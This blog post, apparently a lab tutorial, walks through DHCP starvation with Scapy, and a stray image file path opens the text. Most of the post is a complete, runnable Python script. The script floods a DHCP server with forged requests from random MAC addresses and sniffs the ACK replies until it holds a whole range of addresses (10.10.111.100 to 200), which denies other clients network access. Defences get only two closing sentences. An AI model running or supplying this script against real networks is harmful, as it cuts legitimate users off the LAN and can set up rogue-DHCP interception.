
DHCP starvation with ScaPy

Posted on 2016-02-21 | 0 Comments

DHCP

DHCP is a protocol helping assigning clients IP addresses in a Local Area Network (LAN). DHCP consists of 4 steps: DHCP discover, DHCP offer, DHCP request and DHCP ACK.



DHCP discover is like client broadcasting in LAN finding a DHCP server (often located at the router) who can give it an IP address. DHCP offer is the server offering a possible IP, while DHCP request is the client broadcasting to all other clients and the server that it is going to take that IP. The last step often differs in different situations, ACK stands for a success DHCP process, while NAK means the required IP is already taken by someone else.

However, this process is quite insecure, since we can establish a fake DHCP server since client use broadcast to find servers. Besides, we can also use different hardware addresses (MAC addresses. DHCP servers often store IP-to-MAC relationship) to ask for a lot of different IP addresses so that other clients can't get an IP to get access to Internet, which is called DHCP starvation, kind of network attack.

In this article, we will focus on attack with DHCP request, which is the 3rd step. After we send DHCP requests, the server will assign requested IP to us, which is very helpful when we want to attack certain range of IP addresses. Attacking with DHCP discovery is also possible.

Scripts

We use ScaPy to help us practice DHCP starvation. ScaPy is a python library with networking and security features.

We establish a class called DHCPStarvation, which maintains two lists, one for MAC addresses and one for IP addresses. We need to store MAC addresses since we don't want to send duplicate requests with the same MAC addresses (this won't work because server has cache, as mentioned). We store IP addresses so that we can learn which IP addresses we have occupied to measure whether we succeed on certain scope.

```
from scapy.all import *
from time import sleep
from threading import Thread

class DHCPStarvation(object):
    def __init__(self):
        # Generated MAC stored to avoid same MAC requesting for different IP
        self.mac = [""]

        # Requested IP stored to identify registered IP
        self.ip = []
```

The method handle_dhcp is how we handle DHCP ACK packets. we first check whether the DHCP packet is an ACK packet and then mark the destination IP address (which is the address assigned to us) as successfully occupied.

```
def handle_dhcp(self, pkt):
    if pkt[DHCP]:
        # if DHCP server reply ACK, the IP address requested is registered
        # 10.10.111.107 is IP for bt5, not to be starved
        if pkt[DHCP].options[0][1]==5 and pkt[IP].dst != "10.10.111.107":
            self.ip.append(pkt[IP].dst)
            print str(pkt[IP].dst)+" registered"

        # Duplicate ACK may happen due to packet loss
        elif pkt[DHCP].options[0][1]==6:
            print "NAK received"

def listen(self):
    # sniff DHCP packets
    sniff(filter="udp and (port 67 or port 68)",
          prn=self.handle_dhcp,
          store=0)
```

The class's start() method includes two parts. One is using a thread to keep listening DHCP packets. The other one keep starting the starve method until all targeted IPs are registered.

```
def start(self):
    # start packet listening thread
    thread = Thread(target=self.listen)
    thread.start()
    print "Starting DHCP starvation..."

    # Keep starving until all 100 targets are registered
    # 100~200 excepts 107 = 100
    while len(self.ip) < 100: self.starve()
    print "Targeted IP address starved"
```

The starve method send DHCP requests for certain IP in a loop. Everytime we try to generate a new MAC address and check whether current IP is already registered. We also use sleep to avoid congesting the link with DHCP, which will clearly decrease the efficiency of our attack.

```
    def starve(self):
        for i in xrange(101):
            # don't request 10.10.111.107
            if i == 7: continue

            # generate IP we want to request
            # if IP already registered, then skip
            requested_addr = "10.10.111."+str(100+i)
            if requested_addr in self.ip:
                continue

            # generate MAC, avoid duplication
            src_mac = ""
            while src_mac in self.mac:
                src_mac = RandMAC()
            self.mac.append(src_mac)

            # generate DHCP request packet
            pkt = Ether(src=src_mac, dst="ff:ff:ff:ff:ff:ff")
            pkt /= IP(src="0.0.0.0", dst="255.255.255.255")
            pkt /= UDP(sport=68, dport=67)
            pkt /= BOOTP(chaddr=RandString(12, "0123456789abcdef"))
            pkt /= DHCP(options=[("message-type", "request"),
```

```
                                    ("requested_addr", requested_addr),
                                    ("server_id", "10.10.111.1"),
                                    "end"])
            sendp(pkt)
            print "Trying to occupy "+requested_addr
            sleep(0.2)  # interval to avoid congestion and packet loss

if __name__ == "__main__":
    starvation = DHCPStarvation()
    starvation.start()
```

Conclusion

As we can see, DHCP itself is a very fragile protocol which can be easily attacked and network disability can be easily caused. To avoid such attack, we can set limit for IP assigning on certain ports. Also we can try to identify abnormal DHCP discoveries or requests to react quickly to possible attack.

Network Security # ScaPy # DHCP

‹ Software Defined Network in Data Center III - SDN in two-linear topology

Software Defined Network in Data Center IV - Conclusion and Other Practice ›